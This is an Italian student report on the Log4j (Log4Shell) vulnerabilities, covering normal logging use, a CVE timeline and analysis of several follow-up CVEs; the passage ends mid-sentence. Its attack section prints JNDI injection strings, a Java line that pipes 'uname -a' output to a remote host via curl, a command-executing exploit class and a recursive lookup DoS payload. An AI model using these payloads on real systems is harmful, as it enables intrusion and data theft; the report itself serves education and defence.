ANALISI, RILEVAMENTO E MITIGAZIONE DELLA VULNERABILITÀ LOG4J

ANNO ACCADEMICO 2022/2023

Software security

Giulio Casarotti
Università degli studi di Verona
VR480934
giulio.casarotti@studenti.univr.it

Gabriele Gallenti
Università degli studi di Verona
VR480934
gabriele.gallenti@studenti.univr.it

Alessandro Marconcini
Università degli studi di Verona
VR489524
alessandro.marconcini@studenti.univr.it

Sommario: La criticità di Log4Shell per l'esecuzione di codice remoto (RCE) è stata una grave vulnerabilità resa nota al pubblico il 10 dicembre 2021. Sfrutta un bug nella diffusa libreria Log4j, utilizzata allo scopo di fare logging di applicazioni scritte in linguaggio Java. Qualsiasi servizio che ha utilizzato la libreria ed esposto un'interfaccia a Internet è stato potenzialmente vulnerabile per un certo periodo. In questo elaborato parleremo della storia di Log4J e del suo normale uso, per poi effettuare un'analisi delle vulnerabilità (e di come una vulnerabilità così ad alto rischio fosse facilmente accessibile ad un qualsiasi utente malevolo) e delle tecniche di mitigazione adottate passo passo nel tempo.

Index Terms: Log4J, Log4Shell, analisi, mitigazione.

Indice

1. Introduzione

Log4j è la libreria Java sviluppata dalla Apache Software Foundation, creata con lo scopo di monitorare i file di log dei web server e delle applicazioni. Nata con il triplice scopo di:

- segnalare i messaggi di errore
- stilare statistiche
- favorire il ripristino di situazioni precedenti

piccole e grandi aziende, e-commerce più o meno strutturati hanno adottato questa piattaforma nei loro sistemi per ottimizzare le performance e lavorare con un controllo maggiore.

1.1. Come utilizzare la libreria di logging Log4J

La libreria Log4J può essere introdotta nel codice sorgente di un progetto che utilizza Gradle aggiungendo le seguenti righe al file ***build.gradle***, che da delle direttive per la costruzione del progetto stesso. Per la dimostrazione successiva è stato utilizzato come IDE Intellij che consente diverse operazioni in modo automatico e Gradle alla versione **7.5.1**.
Dipendenze nel build.gradle:

```
dependecies {
    implementation 'org.apache.logging.log4j:log4j-api:2.20.0'
    implementation 'org.apache.logging.log4j:log4j-core:2.20.0'
}
```

Dove "**implementation**" rappresenta lo scopo per il quale noi stiamo importando risorse tramite dipendenze e a destra invece vi è il percorso utilizzato per il recupero. Da notare in fondo il dato riguardante la versione utilizzata. Una volta effettuata la build del progetto sarà possibile utilizzare le classi della API tramite comando import di Java come nel seguente codice:

```
package org.example;
import java.io.IOException;
import java.sql.SQLException;
import java.util.logging.Logger;

no usages new*
public class Main {
    /* Get the class name to be printed on */
    1 usage
    static Logger log = Logger.getLogger(Example.class.getName());

    no usages new*
    public static void main(String[] args)throws IOExcpetion,
        ↪ SQLException {
         log.info( msg:"Hello this is an info message");
    }
}
```

dove il logger è un oggetto che ha lo scopo di riportare voci sulla console durante l'esecuzione. Infatti l'output è il seguente:

```
INFORMAZIONI: Hello this is an info message
09:31:47: Executio finished ':Main.main()'.
```

è possibile notare come utilizzare il ***logger*** possa portare a un' eccezione di tipo I/O oppure di tipo SQL, ovvero eccezioni riguardanti l'input e output del sorgente e problematiche relative a database relazionali.

1.1.1. Logger statici e dinamici

è possibile distinguere i logger della API in statici e dinamici, tuttavia fra i due non vi è una grande distinzione. Durante la creazione di un logger inizialmente esso prende il nome dalla classe di appartenenza, sta poi al programmatore cambiare. La classe Parent astratta mostrata di seguito crea un Logger statico e una variabile di Logger inizializzata come lo stesso Logger. Ha un metodo che esegue la registrazione, ma fornisce l'accesso a due logger, uno statico e uno che può essere sovrascritto.

```
public abstract class Parent {
    //The name of this Logger will be "org.apache.logging.Parent"
    2 usages
    protected static final Logger parentLogger = LogManager.
        ↪ getLogger();

    3 usages
    private Logger logger = parentLogger;

    1 usage new*
    protected Logger getLogger() {
        return logger;
    }

    1 usage new*
    protected void setLogger(Logger logger) {
        this.logger = logger;
    }

    4 usages new*
    public void log(Marker marker) {
        logger.debug(marker, message:"Parent log message");
    }
}
```

Aggiungendo la classe Child essa estende la classe base. Fornisce il proprio logger e dispone di tre metodi, uno che utilizza il logger in questa classe, uno che utilizza il logger statico dalla classe base parent e uno in cui il logger può essere impostato sul genitore o sul figlio.

```
public class Child extends Parent {

    //The name of this Logger will be "apache.logging.Child"
    2 usages
    public Logger childLogger = LogManager.getLogger();

    no usages new*
    public void childLog(Marker marker) { childLogger.debug(marker,
        ↪  message:"Child logger message");}

    4 usages new*
    public void logFromChild(Marker marker) { getLogger().debug(
        ↪ marker, message:"Log message from Child");}

```

```
        2 usages new*
        public void parentLog(Marker marker) { parentLogger.debug(
            ↪ marker, message: "Parent logger, message from Child");}
    }
```

L'applicazione esercita tutti i metodi di registrazione quattro volte. Le prime due volte che il Logger nella classe base è impostato sul Logger statico. Le seconde due volte il Logger nella classe base è impostato per utilizzare il Logger nella sottoclasse. Nella prima e nella terza invocazione di ciascun metodo viene passato un marcatore nullo. Nella seconda e nella quarta viene passato un Marker denominato "CLASS".

```
package org.example;


import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Marker;
import org.apache.logging.log4j.MarkerManager;
import org.apache.logging.log4j.Logger;




public class App {


   private static final Logger logger = LogManager.getLogger(App.class)
       ↪ ;
   public static void main( String[] args ) {


       Marker marker = MarkerManager.getMarker("CLASS");
       Child child = new Child();


       logger.debug("Starting the application...");


       System.out.println("------- Parent Logger ----------");
       child.log(null);
       child.childLogger.info("Info message");


       child.log(marker);
       child.getLogger().info("Info message");


       child.logFromChild(null);
       child.getLogger().info("Info message");


       child.logFromChild(marker);
       child.getLogger().info("Info message");
```

```
41
42
43          child.parentLog(null);
44          child.getLogger().info("Info message");
45
46
47          child.parentLog(marker);
48          child.getLogger().info("Info message");
49
50
51          child.setLogger(child.childLogger);
52
53
54          System.out.println("------- Parent Logger set to Child Logger
                ↪ ----------");
55          child.log(null);
56          child.log(marker);
57          child.logFromChild(null);
58          child.logFromChild(marker);
59      }
60  }
```

L'output è il seguente:

```
1  10:17:51.145 [main] DEBUG org.example.App - Starting the application...
2  ------- Parent Logger ----------
3  10:17:51.147 [main] DEBUG org.example.Parent - Parent log message
4  10:17:51.147 [main] INFO  org.example.Child - Info message
5  10:17:51.147 [main] DEBUG org.example.Parent - Parent log message
6  10:17:51.147 [main] INFO  org.example.Parent - Info message
7  10:17:51.147 [main] DEBUG org.example.Parent - Log message from Child
8  10:17:51.147 [main] INFO  org.example.Parent - Info message
9  10:17:51.147 [main] DEBUG org.example.Parent - Log message from Child
10 10:17:51.147 [main] INFO  org.example.Parent - Info message
11 10:17:51.147 [main] DEBUG org.example.Parent - Parent logger, message
       ↪ from Child
12 10:17:51.147 [main] INFO  org.example.Parent - Info message
13 10:17:51.147 [main] DEBUG org.example.Parent - Parent logger, message
       ↪ from Child
14 10:17:51.147 [main] INFO  org.example.Parent - Info message
15 ------- Parent Logger set to Child Logger ----------
16 10:17:51.148 [main] DEBUG org.example.Child - Parent log message
17 10:17:51.148 [main] DEBUG org.example.Child - Parent log message
18 10:17:51.148 [main] DEBUG org.example.Child - Log message from Child
19 10:17:51.148 [main] DEBUG org.example.Child - Log message from Child
```

Per ottenere tale configurazione è stato utilizzato un file xml contenenti i seguenti metadati:

```
1      <?xml version="1.0" encoding="UTF-8"?>
2  <Configuration status="INFO">
3      <Appenders>
```

```
        <Console name="Console" target="SYSTEM_OUT">
            <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %
                ↪ logger{36} - %msg%n"/>
        </Console>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="Console"/>
        </Root>
    </Loggers>
</Configuration>
```

Dove l'AppenderRef è il riferimento per dove immettere i valori di logging. Ecco un esempio di output derivante da differente di configurazione:

```
1. Starting the application...: Logger=org.example.App
------- Parent Logger ----------
2. Parent log message: Logger=org.example.Parent
3. Info message: Logger=org.example.Child
4. Parent log message: Class=org.example.Parent
5. Info message: Logger=org.example.Parent
6. Log message from Child: Logger=org.example.Parent
7. Info message: Logger=org.example.Parent
8. Log message from Child: Class=org.example.Child
9. Info message: Logger=org.example.Parent
10. Parent logger, message from Child: Logger=org.example.Parent
11. Info message: Logger=org.example.Parent
12. Parent logger, message from Child: Class=org.example.Child
13. Info message: Logger=org.example.Parent
------- Parent Logger set to Child Logger ----------
14. Parent log message: Logger=org.example.Child
15. Parent log message: Class=org.example.Parent
16. Log message from Child: Logger=org.example.Child
17. Log message from Child: Class=org.example.Child
```

Qui sotto le impostazioni del file di configurazione:

```
    <?xml version="1.0" encoding="UTF-8"?>
<Configuration status="error">
    <Appenders>
        <Console name="Console" target="SYSTEM_OUT">
            <PatternLayout>
                <MarkerPatternSelector defaultPattern="%sn. %msg: Logger
                    ↪ =%logger%n">
                    <PatternMatch key="CLASS" pattern="%sn. %msg: Class
                        ↪ =%class%n"/>
                </MarkerPatternSelector>
            </PatternLayout>
        </Console>
    </Appenders>
    <Loggers>
```

```
        <Root level="TRACE">
            <AppenderRef ref="Console" />
        </Root>
    </Loggers>
</Configuration>
```

Dove la differenza più grande si ha nel definire il Pattern Layout.

1.2. Introduzione alla vulnerabilità e come viene sfruttata

La vulnerabilità in questione è la **CVE-2021-44228**, un punteggio di gravità di 10 su 10 (CVSS v3.1) secondo il Common Vulnerability Scoring System (CVSS). La vulnerabilità è stata segnalata privatamente ad Apache il **24 novembre 2021**. Prima ad ora essa era sconosciuta e non venne mai utilizzata in precedenza in quanto "proprietaria" del framework Apache. Il **9 dicembre 2021** Log4Shell è stata rivelata pubblicamente e inizialmente patchata con la versione 2.15.0 di Apache Log4j. Tuttavia, questa versione funzionava solo con Java 8. Gli utenti delle versioni precedenti dovevano applicare mitigazioni temporanee. Al momento della pubblicazione, Apache ha rilasciato la versione 2.16.0 e ha consigliato agli utenti di aggiornare la loro libreria il più rapidamente possibile. I primi tentativi di attivare i callback sono arrivati 82 minuti dopo dalla pubblicazione pubblica della vulnerabilità. Gli aggressori stavano chiaramente cercando di capire l'exploit, creando i loro attacchi iniziali. Alcuni degli URL LDAP sono stati persino erroneamente serviti da un server HTTP. Come per qualsiasi bug diffuso, la scansione è aumentata significativamente nel corso del primo giorno e gli aggressori hanno chiaramente imparato come muoversi e identificare grandi quantità di applicazioni contenenti la vulnerabilità registrando i callback.




Figura 1. Timestamp per 30 minutes

Questo grafico mostra la linea di tendenza di: inserimenti di callback nelle prime 24 ore dall'inci-

dente. Come possiamo vedere, la crescita è stata significativa. Un'altra tendenza degna di nota è che entro 18 ore, gli aggressori hanno migliorato i loro metodi e i server LDAP correttamente configurati hanno iniziato a crescere di numero.

Mentre il primo giorno di sfruttamento è stato incentrato sulla scansione e l'enumerazione Altre strategie di mitigazione come il patching virtuale e l'utilizzo di un sistema di riconoscimento/prevenzione delle intrusioni **(IDS/IPS)**[1] sono stati fortemente incoraggiati. Le patch virtuali proteggono la vulnerabilità da ulteriori sfruttamenti, mentre l'IDS/IPS ispeziona il traffico in entrata e in uscita alla ricerca di comportamenti sospetti. La vulnerabilità in questione è stata di tipo iniezione di Java Naming and Directory Interface (JNDI), che poteva consentire l'esecuzione di codice remoto (RCE). Includendo dati non attendibili (come payload dannosi) nel messaggio registrato in una versione di Apache Log4j infetta, un attaccante poteva stabilire una connessione a un server dannoso tramite la ricerca JNDI. Il risultato: accesso completo al sistema da qualsiasi parte del mondo.

Gli attaccanti hanno inviato richieste con payload malevoli contenenti espressioni di sintassi **OGNL (Object-Graph Navigation Language)**[2] che vengono valutate dall'applicazione e interpretate dalla libreria log4j. Questo ha permesso agli attaccanti di eseguire codice remoto sulla macchina di destinazione, compromettendo i sistemi e ottenendo accesso non autorizzato. Gli attaccanti hanno anche utilizzato tecniche di phishing e di ingegneria sociale per convincere gli utenti a cliccare su link malevoli che avrebbero attivato la vulnerabilità di log4j. Inoltre, gli attaccanti hanno cercato di sfruttare la vulnerabilità di log4j in modi diversi, come ad esempio inviando richieste tramite il protocollo **LDAP**[3], utilizzando l'interfaccia JNDI (Java Naming and Directory Interface) e anche attraverso il server web Apache Tomcat. La vulnerabilità è stata ampiamente sfruttata da diversi attori malintenzionati per attaccare organizzazioni in tutto il mondo. Gli attaccanti hanno utilizzato questa vulnerabilità per installare ransomware, malware di mining di criptovalute e altre minacce sui server delle vittime.

[1] **IDS/IPS**: monitorano tutto il traffico sulla rete per identificare qualsiasi comportamento dannoso noto. IDS (sistema di rilevamento delle intrusioni) e IPS (sistemi di prevenzione delle intrusioni)

[2] **Object-Graph Navigation Language:**è un linguaggio di espressione (EL) open source per Java che, pur utilizzando espressioni più semplici rispetto all'intera gamma di quelle supportate dal linguaggio Java, consente di ottenere e impostare proprietà ed eseguire metodi di classi Java.

[3] **LDAP:** è un protocollo standard per l'interrogazione e la modifica dei servizi di directory, come ad esempio un elenco aziendale di email o una rubrica telefonica, o più in generale qualsiasi raggruppamento di informazioni che può essere espresso come record di dati e organizzato in modo gerarchico.

1.3. Timeline su scoperta ed evoluzione dell'attacco




Figura 2. Timeline dell'evoluzione di Log4j

Martedì 9 dicembre: Zero day-exploit del framework Apache Log4J

Apache ha reso noti i dettagli di una vulnerabilità critica in Log4j, una libreria di log utilizzata in milioni di applicazioni basate su Java. Gli aggressori hanno iniziato a sfruttare la vulnerabilità (**CVE-2021-44228**), soprannominata "**Log4Shell**", che è stata classificata con un punteggio di 10 su 10 nella scala di valutazione delle vulnerabilità CVSS. Potrebbe portare all'esecuzione di codice remoto (RCE) sui server sottostanti che eseguono le applicazioni vulnerabili. "Un utente malintenzionato in grado di controllare i messaggi di log o i parametri dei messaggi di log può eseguire codice arbitrario caricato dai server LDAP quando è abilitata la sostituzione della ricerca dei messaggi", hanno scritto gli sviluppatori di Apache in un avviso. La correzione del problema è stata resa disponibile con il rilascio di Log4j 2.15.0, mentre i team di sicurezza di tutto il mondo lavoravano per proteggere le loro organizzazioni. Le aziende sono state invitate a installare l'ultima versione.

Venerdì 10 dicembre: l'NCSC britannico lancia un avvertimento su Log4j

Mentre gli attacchi conseguenti alla vulnerabilità continuavano a verificarsi, il **National Cyber Security Centre (NCSC)** del Regno Unito ha emesso un avviso pubblico alle aziende britanniche sulla falla e ha delineato le strategie per mitigare. L'NCSC ha consigliato a tutte le organizzazioni di installare immediatamente l'ultimo aggiornamento ovunque sia noto l'utilizzo di Log4j. "Questa dovrebbe essere la prima priorità per tutte le organizzazioni del Regno Unito che utilizzano software che includono Log4j. Le organizzazioni dovrebbero aggiornare sia il software rivolto a Internet che quello non rivolto a Internet", si legge nel comunicato. Le aziende sono state inoltre invitate a individuare le istanze sconosciute di Log4j e a implementare il monitoraggio/blocco della rete.

Martedì 14 dicembre: individuata la seconda vulnerabilità di Log4j che comporta una minaccia di denial-of-service

È stata scoperta una seconda vulnerabilità che interessa Apache Log4j. Il nuovo exploit, **CVE**

2021-45046, permetteva a soggetti malintenzionati di creare dati di input dannosi utilizzando un pattern di lookup JNDI per creare attacchi denial-of-service (DoS), secondo la descrizione del CVE. È stata resa disponibile una nuova patch per l'exploit che ha rimosso il supporto per gli schemi di ricerca dei messaggi e disabilitato la funzionalità JNDI per impostazione predefinita. "Sebbene **CVE-2021-45046** sia meno grave della vulnerabilità originale, diventa un altro vettore per gli attori delle minacce per condurre attacchi dannosi contro sistemi non patchati o non correttamente patchati". "La patch incompleta di **CVE-2021-44228** potrebbe essere sfruttata per creare dati di input dannosi, che potrebbero portare a un attacco DoS. Un attacco DoS può bloccare una macchina o una rete e renderla inaccessibile agli utenti previsti". Alle organizzazioni è stato consigliato di aggiornare a **Log4j 2.16.0** il prima possibile.

Venerdì 17 dicembre: rivelata la terza vulnerabilità di Log4j

Apache ha pubblicato i dettagli di una terza grave vulnerabilità di Log4j e ha reso disponibile un'altra correzione. Si tratta di una vulnerabilità di ricorsione infinita valutata **5,9 su 10** per livello di gravità. "Il team di Log4j è stato messo al corrente di una vulnerabilità di sicurezza, **CVE-2021-45105**, che è stata risolta in **Log4j 2.17.0** per Java 8 e versioni successive". "**Le versioni di Apache Log4j2 da 2.0-alpha1 a 2.16.0 non proteggevano dalla ricorsione incontrollata di lookup autoreferenziali**". Quando la configurazione del logging utilizza un pattern layout non predefinito con un lookup del contesto, gli aggressori che hanno il controllo sui dati di input della Thread Context Map (MDC) possono creare dati di input dannosi che contengono un lookup ricorsivo, provocando uno **StackOverflowError** che termina il processo. Questo è noto anche come attacco **DoS (denial-of-service)**.

Lunedì 20 dicembre: Log4j sfruttato per installare Dridex e Meterpreter

Il gruppo di ricerca sulla sicurezza informatica **Cryptolaemus** ha avvertito che la vulnerabilità Log4j è stata sfruttata per infettare i dispositivi Windows con il trojan bancario **Dridex** e i dispositivi Linux con **Meterpreter**. Dridex è una forma di malware che ruba le credenziali bancarie attraverso un sistema che utilizza macro di Microsoft Word, mentre Meterpreter è un payload di attacco Metasploit che fornisce una shell interattiva da cui un aggressore può esplorare una macchina bersaglio ed eseguire codice. Joseph Roosen, membro di Cryptolaemus, ha dichiarato a BleepingComputer che gli attori delle minacce utilizzano la variante di exploit Log4j **RMI (Remote Method Invocation)** per costringere i dispositivi vulnerabili a caricare ed eseguire una classe Java da un server remoto controllato dall'aggressore. Inoltre **Microsoft** ha aggiornato la sua pagina di orientamento sulle vulnerabilità Log4j con i dettagli di un operatore di ransomware con sede in Cina (**DEV-0401**) che ha preso di mira i sistemi rivolti a Internet e ha distribuito il ransomware **NightSky**. "Già dal 4 gennaio, gli aggressori hanno iniziato a sfruttare la vulnerabilità **CVE-2021-44228** nei sistemi rivolti a Internet che eseguono VMware Horizon". **DEV-0401** ha distribuito in precedenza diverse famiglie di ransomware, tra cui **LockFile**, **AtomSilo e Rook**. In base all'analisi di Microsoft, si è scoperto che gli aggressori utilizzano server di comando e controllo (**CnC o C2C**) che effettuano lo spoofing di domini legittimi. Questi includono service[.]trendmrcio[.]com, api[.]rogerscorp[.]org, api[.]sophosantivirus[.]ga, apicon[.]nvidialab[.]us, w2zmii7kjb81pfj0ped16kg8szyvmk.burpcollaborator[.]net e 139[.]180[.]217[.]203 [4]

2. Prova di simulazione attacco sfruttando le vulnerabilità Log4J

2.1. Come funziona l'attacco:

L'attacco ha successo a causa di un errore non voluto da parte degli sviluppatori.
JNDI permette di cercare dati e risorse incluso poter restituire un URI che punta a una classe Java. Infatti se carichiamo una classe Java non attendibile, involontariamente stiamo eseguendo il codice di qualcun altro. Anche registrando un messaggio come:

```
log.info("this is a security nightmare! {}", userInput)
```

si potrebbe attivare una chiamata LDAP remota. è comune registrare le informazioni HTTP, infatti a causa di questa vulnerabilità possiamo fare:

```
log.info("Request User-Agent: {}", userAgent);
```

Dopo l'inserimento iniziale della stringa, viene eseguito un URI per accedere al payload secondario che causa l'esecuzione del comando jndi. L'utente malintenzionato costruirebbe un jndi: insertion iniziale e lo includerebbe nell'intestazione.

HTTP User-Agent:
Ora l'istanza Log4j vulnerabile eseguirà una query LDAP all'URI incluso. Il server LDAP risponderà quindi con le informazioni della directory contenenti il collegamento al payload secondario:

```
    User-Agent: ${jndi:ldap://<host>:<port>/<path>}
```

```
dn:
    javaClassName: <class name>
    javaCodeBase: <base URL>
    objectClass: javaNamingReference
    javaFactory: <file base>
```

I valori vengono quindi utilizzati per creare la posizione dell'oggetto che contiene la classe Java che rappresenta il payload finale. Infine, la classe Java viene quindi caricata in memoria ed eseguita dall'istanza vulnerabile Log4j, completando il percorso di esecuzione del codice.
javaFactoryjavaCodeBase.
Il team di ricerca sulla sicurezza di **Fastly** ha inoltre ricreato con successo una capacità arbitraria di forzare l'esecuzione di query DNS da parte dell'istanza Log4j vulnerabile tramite l'uso della stringa:

```
${jndi:dns://<dns server>/<TXT record query string>}
```

Al momento, non è chiaro se DNS fornisca un percorso per l'esecuzione di codice arbitrario, ma può essere utilizzato per eseguire la scansione della vulnerabilità o persino per eseguire il **tunneling**[4] dei dati tramite DNS quando altri controlli di sicurezza bloccano la comunicazione (come una regola del firewall in uscita). Sebbene l'esecuzione dell'attacco richieda strumenti non familiari ad alcuni aggressori, il percorso finale di esecuzione del codice completo tramite LDAP non è difficile. Abbiamo già visto gli aggressori aumentare le loro conoscenze e abilità entro il primo giorno, e questo poteva solo continuare senza mitigazioni di nessun tipo.

```
String payload = "uname␣-a␣|␣curl␣-d␣@-␣http://<host>";
String[] cmds = {"/bin/bash", "-c", payload};
java.lang.Runtime.getRuntime().exec(cmds);
```

[4]**Tunneling:** è un protocollo di comunicazione che permette ad un utente di fornire o accedere ad un servizio non supportato o non fornito direttamente dalla rete.

```
class Exploit {
   static {
       try { Runtime.getRuntime().exec("touch /tmp/pwned"); } catch(
           ↪ Exception e) {}
   }
}
```

Tuttavia, come discusso, questo mostra chiaramente la capacità di eseguire più codice dannoso. Il trigger : URI deve essere registrato da Log4j per sfruttare il bug. Abbiamo osservato aggressori che inseriscono la stringa in una varietà di intestazioni HTTP per eseguire questo, essendo di gran lunga la posizione più comune. Ma abbiamo anche osservato aggressori che tentano l'inserimento incriminato in ogni intestazione che può contenere stringhe arbitrarie - e persino nel percorso URI stesso - durante le prime 24 ore dopo la divulgazione. Abbiamo anche osservato la stringa : nei corpi POST, che vengono registrati meno spesso. **jndiUser-Agent jndi [6]** Tutto sommato, significa che gli aggressori stavano chiaramente tentando tutti i possibili punti deboli per cercare callback (ad esempio, il controllo riuscito attraverso gli argomenti forniti dall'attaccante). Quando gli aggressori investono così attivamente e rapidamente in ricerca e sviluppo nello sfruttamento di un vulnerabilità (il che non è vero per ogni zero-day che diventa pubblico), è ragionevole supporre che sarebbero emerse rapidamente campagne di attacco in grado di sfruttare le vulnerabilità in modo scalabile o automatizzato. **[7]**

2.2. Analisi Vulnerabilità

2.2.1. CVE 2021-45046 (DOS)

La seconda vulnerabilità scoperta è denominata CVE 2021-45046 con uno score di 3,7 (gravità moderata). Tale vulnerabilità è stata scoperta poco dopo il fix della vulnerabilità principale CVE 2021-44228. La descrizione della nuova vulnerabilità, CVE 2021-45046 , affermava che la correzione per l'indirizzo CVE-2021-44228 in Apache Log4j 2.15.0 era "incompleta in alcune configurazioni non predefinite". Essa consentì agli aggressori di creare dati di input dannosi utilizzando il pattern di ricerca JNDI che risulta in un attacco di tipo Denial of Service. Apache ha rilasciato una patch, Log4j 2.16.0, per sistemare questo problema. Il CVE affermò che dalla versione 2.16.0 (per Java 8), la funzione di ricerca dei messaggi era stata completamente rimossa. Le ricerche nella configurazione funzionavano ancora. Inoltre, Log4j ora disabilitava l'accesso a JNDI per impostazione predefinita. Le ricerche JNDI nella configurazione potevano essere abilitate in modo esplicito. Venne consigliato quindi agli utenti di non abilitare JNDI in Log4j 2.16.0, poiché consentiva ancora le connessioni LDAP. Inoltre il problema poteva essere mitigato nelle versioni precedenti rimuovendo la classe JndiLookup dal classpath. **[9]**

2.2.2. CVE-2021-45105 (DOS):

La terza vulnerabilità è stata rilevata a causa di un difetto nella libreria di registrazione Apache Log4j 2.x con uno score di 5.9 (punteggio base CVSS v3). Le versioni di Apache Log4J dalla 2.0-alpha1 alla 2.16.0 non proteggevano dalla ricorsione incontrollata delle ricerche autoreferenziali. Quando la configurazione di registrazione utilizzava un layout di pattern non predefinito con una ricerca del contesto ad esempio:

```
    {$${ctx:loginId}
```

Gli aggressori che avevano il controllo sui dati di input della mappa del contesto dei thread (MDC) potevano creare dati di input dannosi che contenevano una ricerca ricorsiva , risultando in un StackOverflowError che terminava il processo. Questo è anche noto come attacco DOS (Denial of Service). Le classi StrSubstitutor e StrLookup in log4j-core sono responsabili dell'analisi delle ricerche effettuate all'interno dei modelli di layout, ad esempio:

```
    ${ctx:username}.
```

Quando si tentava di risolvere la ricerca dell' username, valutava la variabile username corrispondente della mappa ThreadContext e la sostituiva con il suo valore. Tutto era corretto finché non venne fatta confusione con i valori delle variabili nella ThreadContext Map. Inizialmente la variabile username di ThreadContext sulla stringa $ctx:username produceva i seguenti passaggi:

- il comando $ctx: username avviava la ricerca del valore nella mappa ThreadContext(ctx). In questo caso il valore da ricercare era proprio username da noi inserito.
- Una volta trovato tale valore veniva sostituito il nome della variabile username con essa.
- A questo punto nasceva la ricorsione infinita. La stringa nel modello di layout è rimasta la stessa ($ctx: username), quindi essa veniva nuovamente ricercata da ThreadContext in un loop infinito.

Ciò però non ha causato l'arresto anomalo dell'intera applicazione come precedentemente affermato su CVE-2021-45046, generava semplicemente una java.lang.IllegalStateException, grazie al metodo checkCyclicSubstitution di StrSubstitutor. Tuttavia, è stato successivamente scoperto che si potesse utilizzare un'altra funzionalità del formato di ricerca e attivare un ciclo infinito che non veniva rilevato da Log4j. Ciò si traduceva in un java.lang.StackOverflowError e causava un Denial-of-Service dell'applicazione. La caratteristica vulnerabile è il valore predefinito di ricerca.

Ma adesso andiamo a definire il formato del modello di ricerca prendendo in esempio il modello predefinito che è il seguente:

```
${lookupName:key:-defaultValue}
```

- **lookupName** è il nome, o il tipo della ricerca da eseguire (possibili esempi sono ctx, utilizzato come modelli precedenti, env, ecc.)
- **key** è il nome della variabile da cercare nell'oggetto della mappa corrispondente (nel caso di ctx, la mappa è ThreadContext). Precedentemente abbiamo utilizzato username come caso di esempio
- **defaultValue** è il valore facoltativo che indica al sostituto cosa inserire al posto di questa istanza di ricerca

In questo caso la vulnerabilità viene a galla in quanto se un aggressore controlla una variabile nella mappa ThreadContext, è possibile utilizzare il valore predefinito (defaultValue) per contenere la stessa stringa di Context Lookup.
Un esempio lampante è il seguente:

```
%d{HH:mm:ss} [%t] %-5level %logger{36} â€\ %msg%n ${ctx:user}
```

E supponendo che un utente dell'applicazione possa controllare la variabile username memorizzata nella mappa ThreadContext. Un attaccante potrebbe impostare il valore di username come segue per attivare uno stack overflow:

```
${ctx:username1:-\${ctx:username}
```

2.2.3. CVE-2021-44832 (Payload malevolo)

Il 28 dicembre 2021 è stata scoperta una nuova vulnerabilità nella libreria Apache Log4j.
Tracciata come CVE-2021-44832, questo bug può consentire l'esecuzione di codice arbitrario nei sistemi compromessi quando l'attaccante dispone delle autorizzazioni per modificare il file di configurazione dei registri.
CVE-2021-44832 ha ricevuto un punteggio CVSS di 6,6 su 10 e interessa tutte le versioni di Log4j

